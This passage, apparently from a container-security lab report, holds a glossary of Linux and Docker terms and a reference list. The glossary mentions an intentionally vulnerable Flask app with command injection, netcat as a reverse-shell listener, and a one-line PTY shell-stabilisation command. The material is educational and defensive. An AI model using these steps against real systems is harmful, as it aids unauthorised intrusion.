- **lsof** — *List open files.* Reads `/proc/*/fd/` to report all files (including sockets) currently open by running processes.
- **LSM (Linux Security Module)** — Kernel framework providing hooks for mandatory access control systems. AppArmor and SELinux are LSM implementations.
- **MAC (Mandatory Access Control)** — Access control policy enforced by the kernel regardless of user/process discretion. AppArmor and SELinux implement MAC.
- **Namespace (Linux)** — Kernel mechanism that partitions a global resource so that each namespace provides an isolated instance. Types: PID, NET, MNT, UTS, IPC, USER, TIME, cgroup.
- **NetDiag** — The intentionally vulnerable Flask application built for this lab. Exposes a `/ping` route with OS command injection.
- **Netcat (nc)** — Network utility for reading and writing raw TCP/UDP connections. Used in this project as the reverse shell listener on the attacker machine.
- **OCI (Open Container Initiative)** — Linux Foundation standards body defining the Runtime Specification and Image Specification for containers.
- **os.popen()** — Deprecated Python function that opens a pipe to a shell command string via `/bin/sh -c`. Unsafe when used with unsanitized user input.
- **OverlayFS** — Linux union filesystem used by Docker for container image layering. Combines read-only image layers (`lowerdir`) with a writable per-container layer (`upperdir`) into a merged view.
- **pivot_root()** — Linux syscall that changes the root filesystem of the calling process. Used by `runc` to set the container's root to its image filesystem.
- **Podman** — Daemonless, rootless OCI container runtime. Drop-in replacement for Docker CLI without a central privileged daemon or socket.
- **PTY (Pseudo-Terminal)** — Kernel-provided terminal emulation interface. Used in shell stabilization (`python3 -c 'import pty; pty.spawn("/bin/bash")'`) to convert a raw reverse shell into a fully interactive session.
- **RCE (Remote Code Execution)** — Vulnerability class where an attacker causes a remote system to execute attacker-controlled commands without authenticated or physical access.
- **Reverse Shell** — A shell session where the target machine initiates the outbound TCP connection to the attacker's listener, bypassing inbound firewall rules on the target.
- **runc** — OCI-compliant low-level container runtime written in Go. Calls `clone()`, `pivot_root()`, `execve()` directly to create and start containers.

- **Seccomp** — Linux kernel feature (Secure Computing Mode) that restricts which syscalls a process may invoke using BPF filter programs.
- **STRIDE** — Microsoft threat modelling framework. Six threat categories: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege.
- **subprocess.run()** — Python standard library function for spawning subprocesses. When called with a list argument and `shell=False` (default), it calls `execve()` directly without a shell interpreter, preventing command injection.
- **Syscall (System Call)** — The controlled interface between user space and kernel space. User processes request kernel services (file I/O, process creation, networking) via numbered syscall entries.
- **UDS (Unix Domain Socket)** — IPC mechanism for same-host process communication via the kernel. Appears as a special file (`s` type) in the filesystem. Access governed entirely by filesystem permissions.
- **UID (User Identifier)** — Numeric identifier for a user in the Linux kernel. UID 0 = root. Process UID determines file access rights and capability checks.
- **User Namespace** — Linux namespace type that maps UIDs inside the namespace to different UIDs on the host. Used by rootless Docker to map container UID 0 to an unprivileged host UID.
- **veth (Virtual Ethernet)** — Linux virtual network device created in pairs. One end placed in container network namespace (`eth0`), the other attached to the host's `docker0` bridge.
- **WSGI (Web Server Gateway Interface)** — Python standard (PEP 3333) defining the interface between a web server and a Python web application. Flask implements the WSGI callable.

Appendix C

References

C.0.1 Standards and Benchmarks

- Center for Internet Security. *CIS Docker Benchmark*. Available at: https://www.cisecurity.org/b
- National Institute of Standards and Technology. *NIST SP 800-190: Application Container Security Guide*. U.S. Department of Commerce, 2017. Available at: https://csrc.nist.gov/
- OWASP Foundation. *Docker Security Cheat Sheet*. Available at: https://cheatsheetseries.owasp
- OWASP Foundation. *OWASP Top 10 — 2021: A03 Injection*. Available at: https://owasp.org/Top
- MITRE Corporation. *CWE-78: Improper Neutralization of Special Elements used in an OS Command*. Available at: https://cwe.mitre.org/data/definitions/78.html

C.0.2 CVEs Referenced

- MITRE Corporation. *CVE-2019-5736: runc container breakout via /proc/self/exe*. National Vulnerability Database, 2019. Available at: https://nvd.nist.gov/vuln/detail/CVE-201
- MITRE Corporation. *CVE-2020-15257: containerd abstract socket exposure*. National Vulnerability Database, 2020. Available at: https://nvd.nist.gov/vuln/detail/CVE-2020-15257
- MITRE Corporation. *CVE-2022-0492: Linux kernel cgroup v1 release_agent privilege escalation*. National Vulnerability Database, 2022. Available at: https://nvd.nist.gov/vuln/deta

C.0.3 Official Documentation

- Docker Inc. *Docker Engine Security*. Available at: https://docs.docker.com/engine/security/
- Docker Inc. *Docker Run Reference*. Available at: https://docs.docker.com/engine/reference/ru
- Docker Inc. *Rootless Docker*. Available at: https://docs.docker.com/engine/security/rootless
- Docker Inc. *seccomp security profiles for Docker*. Available at: https://docs.docker.com/engine/s
- Docker Inc. *AppArmor security profiles for Docker*. Available at: https://docs.docker.com/engine

- Open Container Initiative. *OCI Runtime Specification*. Available at: https://github.com/opencont
- The Linux Kernel Documentation Project. *namespaces(7) — Linux manual page*. Available at: https://man7.org/linux/man-pages/man7/namespaces.7.html
- The Linux Kernel Documentation Project. *capabilities(7) — Linux manual page*. Available at: https://man7.org/linux/man-pages/man7/capabilities.7.html
- The Linux Kernel Documentation Project. *seccomp(2) — Linux manual page*. Available at: https://man7.org/linux/man-pages/man2/seccomp.2.html
- Python Software Foundation. *subprocess — Subprocess management*. Python 3.11 Documentation. Available at: https://docs.python.org/3/library/subprocess.html

C.0.4 Tools

- Falco Project (CNCF). *Falco — Cloud Native Runtime Security*. Available at: https://falco.org
- Tecnativa. *Docker Socket Proxy*. Available at: https://github.com/Tecnativa/docker-socket-pr
- Aqua Security. *Trivy — Vulnerability and Misconfiguration Scanner*. Available at: https://aquasecurity.github.io/trivy
- Google Container Tools. *Kaniko — Build Container Images in Kubernetes*. Available at: https://github.com/GoogleContainerTools/kaniko
- Podman Project (Red Hat). *Podman — A daemonless container engine*. Available at: https://podman.io
- Red Hat. *Buildah — A tool to build OCI container images*. Available at: https://buildah.io

C.0.5 Books and Whitepapers

- Rice, Liz. *Container Security: Fundamental Technology Concepts that Protect Containerized Applications*. O'Reilly Media, 2020. ISBN: 978-1492056706.
- Chelladhurai, Jeeva S., Chelliah, Pethuru Raj, and Kumar, Sathyajith Arjunan. *Security Assurance for Containers*. In: *Securing Docker Containers*, 2017.
- NCC Group. *Understanding and Hardening Linux Containers*. NCC Group Whitepaper, 2016. Available at: https://research.nccgroup.com/2016/03/07/understanding-and-hard
- RedLock Cloud Security Intelligence. *Cryptojacking Invades Cloud: How Modern Containerized Workloads Are Vulnerable (Tesla Breach Analysis)*. RedLock Inc., 2018.

C.0.6 Academic and Research References

- Bui, Thanh. *Analysis of Docker Security*. arXiv preprint arXiv:1501.02967, 2015. Available at: `https://arxiv.org/abs/1501.02967`

- Martin, A., et al. *Docker Ecosystem Vulnerability Analysis*. Proceedings of the 2018 IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C), 2018.

- Combe, T., Martin, A., and Di Pietro, R. *To Docker or Not to Docker: A Security Perspective*. IEEE Cloud Computing, vol. 3, no. 5, pp. 54–62, 2016. DOI: `10.1109/MCC.2016.100`